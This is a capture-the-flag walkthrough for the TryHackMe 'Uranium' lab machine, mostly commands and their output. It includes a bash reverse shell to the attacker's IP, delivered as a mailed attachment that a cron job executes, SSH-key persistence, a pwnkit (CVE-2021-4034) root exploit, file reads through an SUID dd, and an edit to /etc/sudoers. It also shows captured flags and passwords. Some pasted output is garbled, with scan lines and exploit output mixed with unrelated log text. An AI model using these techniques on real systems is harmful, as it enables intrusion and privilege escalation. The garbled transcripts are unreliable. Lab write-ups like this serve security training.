

# Uranium CTF

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
<https://tryhackme.com/room/uranium>

```
rustscan -a 10.10.121.133 -- -sC -sV -A | tee scan.txt
```

Open 10.10.121.133:25

Open 10.10.121.133:22

Open 10.10.121.133:80



domain

### Posts

### Replies

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**hakanbey** @hakanbe405206:  
I really love this company  
[#uranium.thm](#)

```
dirsearch -u http://uranium.thm
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/kali/.dirsearch/reports/uranium.thm/_23-10-17_14-46-05.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-10-17_14-46-05.log
Target: http://uranium.thm/
[14:46:05] Starting:
[14:46:24] 403 - 1276B - /.ht_wsr.txt2023 .profile
[14:46:24] 403 - 1276B - /.htaccess.bak13 Public
[14:46:24] 403 - 1276B - /.htaccess.sample.putty
[14:46:25] 403 - 1276B - /.htaccess_extra .rediscli_history
[14:46:25] 403 - 1276B - /.htaccess.save1.ssh
[14:46:25] 403 - 1276B - /.htaccessOLD210.sshuttle
[14:46:25] 403 - 1276B - /.htaccess_orig7.sudo_as_admin_successful
[14:46:25] 403 - 1276B - /.htaccess.orig3 Templates
[14:46:25] 403 - 1276B - /.html_17_14:09.thm
[14:46:25] 403 - 1276B - /.htaccess_sc41.vboxclient-clipboard.pid
[14:46:25] 403 - 1276B - /.htaccessBAK41.vboxclient-display-svg-x11.pid
[14:46:25] 403 - 1276B - /.htaccessOLD41.vboxclient-draganddrop.pid
[14:46:25] 403 - 1276B - /.httpasswds14:41.vboxclient-seamless.pid
[14:46:26] 403 - 1276B - /.httpasswd_test1.vboxclient-vmsvg-session-tty7.pid
[14:46:26] 403 - 1276B - /.htmpr_5_2023 Videos
[14:46:26] 403 - 1276B - /.httptr-oauth14:46.wget-hsts
[14:47:20] 200 - 17KB - /LICENSE.txt16:54 workspace
[14:47:25] 200 - 1771B - /README.txt09:19.wpscan
[14:49:32] 200 - 11KB - /assets/17_14:41.Xauthority
[14:49:35] 301 - 1311B - /assets 1→1http://uranium.thm/assets/
[14:53:11] 301 - 1311B - /images 1→1http://uranium.thm/images/
[14:53:11] 200 - 12KB - /images/17_14:56.zsh_history
[14:53:16] 200 - 10KB - /index.html 2023 .zshrc
[14:56:01] 403 - 276B - /server-status
[14:56:01] 403 - 276B - /server-status/
```

create an application)

```
GNU nano 7.2
bash -c 'bash -i >& /dev/tcp/10.18.88.130/1337 0>&1'
```

nc -lnvp 1337(kali)

swaks --to hakanbey@uranium.thm --from hakanbey@uranium.thm --attach application --

server 10.10.121.133(kali)

```

(kali㉿kali)-[~/THM/uranium]
$ swaks --to hakanbey@uranium.thm --from hakanbey@uranium.thm --attach application --server 10.10.121.133
** DEPRECATION WARNING: Inferring a filename from the argument to --attach will be removed in the future. Prefix filenames with '@' instead.
Trying 10.10.121.133:25 ...
Connected to 10.10.121.133.
220 uranium ESMTP Postfix (Ubuntu)
-> EHLO kali
250-uranium
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
-> MAIL FROM:<hakanbey@uranium.thm>
250 2.1.0 Ok
-> RCPT TO:<hakanbey@uranium.thm>
250 2.1.5 Ok
-> DATA
354 End data with <CR><LF>.<CR><LF>
-> Date: Tue, 17 Oct 2023 15:19:12 -0400
-> To: hakanbey@uranium.thm
-> From: hakanbey@uranium.thm
-> Subject: test Tue, 17 Oct 2023 15:19:12 -0400
-> Message-Id: <20231017151912.031372@kali>
-> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
-> MIME-Version: 1.0
-> Content-Type: multipart/mixed; boundary="====_MIME_BOUNDARY_000_31372"
->
-> =====_MIME_BOUNDARY_000_31372
-> Content-Type: text/plain
->
-> This is a test mailing
-> =====_MIME_BOUNDARY_000_31372
-> Content-Type: application/octet-stream; name="application"
-> Content-Description: application
-> Content-Disposition: attachment; filename="application"

```

Go revshell and the 1st flag, also here some interesting files

```

(kali㉿kali)-[~]
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.121.133] 38684
ash: cannot set terminal process group (2105): Inappropriate ioctl for device
ash: no job control in this shell
hakanbey@uranium:~$ id
id=1000(hakanbey) gid=1000(hakanbey) groups=1000(hakanbey)
hakanbey@uranium:~$ ls -la
total 100
-rwxr-xr-x 7 hakanbey hakanbey 4096 May  4  2021 .
-rwxr-xr-x 4 root      root      4096 Apr 23  2021 ..
-rwxrwxrwx 1 root      root        9 Apr 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 hakanbey hakanbey  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 hakanbey hakanbey 3771 Apr  4  2018 .bashrc
-rwx----- 2 hakanbey hakanbey 4096 Apr  9  2021 .cache
-rwxrwxr-x 1 hakanbey hakanbey 49376 Apr  9  2021 chat_with_kral4
-rwxr-x--- 3 hakanbey hakanbey 4096 Apr 10  2021 .config
-rwx----- 4 hakanbey hakanbey 4096 Apr 10  2021 .gnupg
-rwxrwxr-x 3 hakanbey hakanbey 4096 Apr  9  2021 .local
-rwxrwxr-x 2 hakanbey hakanbey 4096 Oct 17 19:23 mail_file
-rw-r--r-- 1 hakanbey hakanbey  807 Apr  4  2018 .profile
-rw-rw-r-- 1 hakanbey hakanbey   66 Apr  9  2021 .selected_editor
-rw-r--r-- 1 hakanbey hakanbey    0 Apr  9  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 hakanbey hakanbey   38 Apr 10  2021 user_1.txt
hakanbey@uranium:~$ cat user_1.txt
cat user_1.txt
hm{2aa50e58fa82244213d5438187c0da7c}
hakanbey@uranium:~$

```

Create ssh connection

```
mkdir .ssh
```

```
cd .ssh
```

```
ssh-keygen
```

```
cat id_rsa
```

save private key on kali with chmod 400

```
mv id_rsa.pub authorized_keys
```

Now I can connect from my kali to ssh

```
ssh -i id_rsa hakanbey@10.10.121.133
```

```
(kali@kali)-[~/THM/uranium]
$ ssh -i id_rsa hakanbey@10.10.121.133
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Oct 17 19:33:18 UTC 2023

System load: 0.0          Memory usage: 33%    Processes:      105
Usage of /: 46.7% of 8.79GB Swap usage: 0%      Users logged in: 0

⇒ There were exceptions while processing one or more plugins. See
/var/log/landscape/sysinfo.log for more information.

14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

No mail.
Last login: Thu May  6 13:50:11 2021 from 192.168.1.108
hakanbey@uranium:~$ id
uid=1000(hakanbey) gid=1000(hakanbey) groups=1000(hakanbey)
hakanbey@uranium:~$
```

```
scp -i id_rsa hakanbey@10.10.121.133:chat_with_kral4 .
```

Can't find nothing in this application

Download and run linpeas

I found a lot of misconfigurations

```
Interesting Files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 111K Feb  2 2021 /usr/lib/snapd/snap-confine → Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root messagebus 42K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 427K Mar  4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14K Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 99K Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 22K Mar 27 2019 /usr/bin/pkexec → Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40K Mar 22 2019 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 59K Mar 22 2019 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44K Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 19K Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 daemon daemon 51K Feb 20 2018 /usr/bin/at → RTRu64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 146K Jan 19 2021 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable 2048 bit RSA, signature: RSA-SHA256
-rwsr-xr-x 1 root root 27K Sep 16 2020 /bin/umount → BSD/Linux(06-1996)
-rwsr-xr-x 1 root root 63K Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 44K Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 31K Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 43K Sep 16 2020 /bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 web kral4 75K Apr 23 2021 /bin/da

# m h dom mon dow   command
*** r ripmime -i /var/mail/hakanbey -d /home/hakanbey/mail_file/ ; find /home/hakanbey/mail_file/ -name "application*" -type f -exec chmod +x {} \; -exec {} \; ; > /var/mail/hakanbey ;
rm /home/hakanbey/mail_file/*
incrontab Not Found
-rw-r--r-- 1 root root 722 Nov 16 2017 /etc/crontab

System Information
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.15.0-142-generic (build@lgw01-amd64-036) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #146-Ubuntu SMP Tue Apr 13 01:11:19 UTC 2021
Distributor ID: Ubuntu
Description: Ubuntu 18.04.5 LTS
Release: 18.04
Codename: bionic

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2

CVEs Check
Vulnerable to CVE-2021-4034
```




2 flags can be captured by using pwnkit vulnerability

```
hakanbey@uranium:~$ python3 pwnkit.py peer-id set
[+] Creating shared library for exploit code.
[+] Calling execve()
net_route_v4_best_gw query: dst 0.0.0.0
# id 10-17 14:42:38 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
uid=0(root) gid=1000(hakanbey) groups=1000(hakanbey)
# cd /root 14:42:38 TUN/TAP device tun0 opened
# ls -la 17 14:42:38 net_iface_mtu_set: mtu 1500 for tun0
total 32
drwx----- 14 root root 4096 May  6 2021 .
drwxr-xr-x 24 root root 4096 May  4 2021 ..
lrwxrwxrwx  1 root root    9 Apr 25 2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9 2018 .bashrc
drwxr-xr-x  3 root root 4096 Apr  9 2021 .local
-rw-r--r--  1 root root 148 Aug 17 2015 .profile
drwx-----  2 root root 4096 Apr  9 2021 .ssh
-rw-r--r--  1 root root 1546 May  6 2021 htmlcheck.py
-rw-r--r--  1 root root   38 Apr 10 2021 root.txt
# cat root.txt 14:42:37 VERIFY OK: depth=1, CN=ChangeMe
thm{81498047439cc0426bafa1db5da699cd}
# cd /home 15:42:37 Validating certificate extended key usage
# ls 10-17 15:42:37 ++ Certificate has EKU (str) TLS Web Server Authentication
hakanbey@kral4:~$ cd kral4 15:42:37 VERIFY OK: depth=0, CN=server
# ls 10-17 15:42:37 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM
chat_with_hakanbey/ user_2.txt
# cat user_2.txt 15:42:37 Outgoing Data Channel: Using 512 bit message hash 'SHA512'
thm{804d12e6d16189075db2d45449aeda5f}
# ls -la 17 15:42:37 Incoming Data Channel: Using 512 bit message hash 'SHA512'
```

but to find password we need download file

/var/log/hakanbey\_network\_log.pcap

MBMD1vdpjg3kGv6Sslz56VNG



The image shows a Wireshark packet capture of a chat session. The packet list on the left shows four packets. The packet details pane on the right shows the chat messages. The first message is 'Hi Kral4', the second is 'Hi bro', the third is 'I forget my password, do you know my password?', and the fourth is 'Yes, wait a sec I'll send you.' The password 'MBMD1vdpjg3kGv6Sslz56VNG' is highlighted in a red box in the fourth packet's details pane.

No.	Time	Source
1	0.000000	127.0.0.1
2	0.000009	127.0.0.2
3	0.000015	127.0.0.1
4	0.000052	127.0.0.2

Hi Kral4  
Hi bro  
I forget my password, do you know my password ?  
Yes, wait a sec I'll send you.  
Oh , yes yes I remember. No need anymore. Ty..  
Okay bro, take care !

Very nice password stolen idea

```

→hi
hakanbey:hi
kral4:how are you?
→I forget my password, do you know my password ?
hakanbey:I forget my password, do you know my password ?
→bad
hakanbey:bad
kral4:what now? did you forgot your password again
→yes
hakanbey:yes
kral4:okay your password is Mys3cr3tp4sw0rD don't lose it PLEASE
kral4:i have to go
kral4 disconnected /THM/uranium
id_rsa ..../.. /privilege_escalation/linpeas.sh hakanbey@10.10.121.133:
connection terminated
You have mail in /var/mail/hakanbey
hakanbey@uranium:~$ cat /var/mail/hakanbey
from hakanbey@uranium.thm Tue Oct 17 20:14:01 2023
Return-Path: <hakanbey@uranium.thm>
X-Original-To: hakanbey@uranium.thm
Delivered-To: hakanbey@uranium.thm
Received: by uranium (Postfix, from userid 1000)
        id 24BA1401B0; Tue, 17 Oct 2023 20:14:01 +0000 (UTC)
From: root@uranium.thm (Cron Daemon)
To: hakanbey@uranium.thm
Subject: Cron <hakanbey@uranium> ripmime -i /var/mail/hakanbey -d /home/hakanbey/mail_file/ ; find /home/hakanbey/mail_file/ -name "application*"
> /var/mail/hakanbey ; rm /home/hakanbey/mail_file/*
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/home/hakanbey>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=hakanbey>
Message-Id: <20231017201401.24BA1401B0@uranium>
Date: Tue, 17 Oct 2023 20:14:01 +0000 (UTC)

```

```
sudo -u kral4 /bin/bash
```

Now I can use misconfiguration dd bynary to read web flag

## File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```

LFILE=file_to_read
dd if=$LFILE

```

```

kral4@uranium:/var/www/html$ LFILE=web_flag.txt
kral4@uranium:/var/www/html$ dd if=$LFILE /var/log/haka
thm{019d332a6a223a98b955c160b3e6750a}
0+1 records in
0+1 records out
38 bytes copied, 0.00207084 s, 18.4 kB/s
kral4@uranium:/var/www/html$

```

```
cp /bin/nano /home/kral4/
```

```
echo 'bash' | /bin/dd of=index.html
```

Author's privilege escalation I think was to use this nano binary

```

kral4@uranium: ~$ cd /home/
kral4@uranium: /home$ cd kral4/
You have new mail in /var/mail/kral4
kral4@uranium: /home/kral4$ ls -la
total 384
drwxr-x--- 3 kral4 kral4 4096 Oct 17 20:43 .
drwxr-xr-x 4 root  root  4096 Apr 23  2021 ..
lrwxrwxrwx 1 root  root    9 Apr 25  2021 .bash_history -> /dev/null
-rw-r--r-- 1 kral4 kral4 220 Apr  9  2021 .bash_logout
-rw-r--r-- 1 kral4 kral4 3771 Apr  9  2021 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9  2021 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4  5 Oct 17 20:14 .check
drwxrwxr-x 3 kral4 kral4 4096 Apr 10  2021 .local
-rwsrwxrwx 1 root  root 245872 Oct 17 20:43 nano
-rw-r--r-- 1 kral4 kral4  807 Apr  9  2021 .profile
-rw-rw-r-- 1 kral4 kral4 38 Apr 10  2021 user_2.txt
kral4@uranium: /home/kral4$

```

I have the mail. Who did it??)))))))))))))

```

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

-----MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
      charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our index.html. Keep the nano there, in case it happens again.

-----MIME delimiter for sendEmail-992935.514616878--

From root@uranium.thm Tue Oct 17 20:44:50 2023
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
      by uranium (Postfix) with ESMTP id 87FDA401AF
      for <kral4@uranium.thm>; Tue, 17 Oct 2023 20:44:50 +0000 (UTC)
Message-ID: <876515.517567412-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Tue, 17 Oct 2023 20:44:50 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="-----MIME delimiter for sendEmail-68804.1768307848"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

-----MIME delimiter for sendEmail-68804.1768307848
Content-Type: text/plain;
      charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I think our index page has been hacked again. You know how to fix it, I am giving authorization.

-----MIME delimiter for sendEmail-68804.1768307848--

```

Add for hakanbey user all sudo permissions

```

GNU nano 2.9.3 /etc/sudoers
#text
# This file MUST be edited with the 'visudo' command as root.
# See the man page for details on how to write a sudoers file.
# Defaults
Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
hakanbey    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin    ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
#include_dir /etc/sudoers.d

```

sudo su

```

hakanbey@uranium:~$ sudo su
[sudo] password for hakanbey:
root@uranium:/home/hakanbey# /idno /etc/sudo
uid=0(root) gid=0(root) groups=0(root)
root@uranium:/home/hakanbey#

```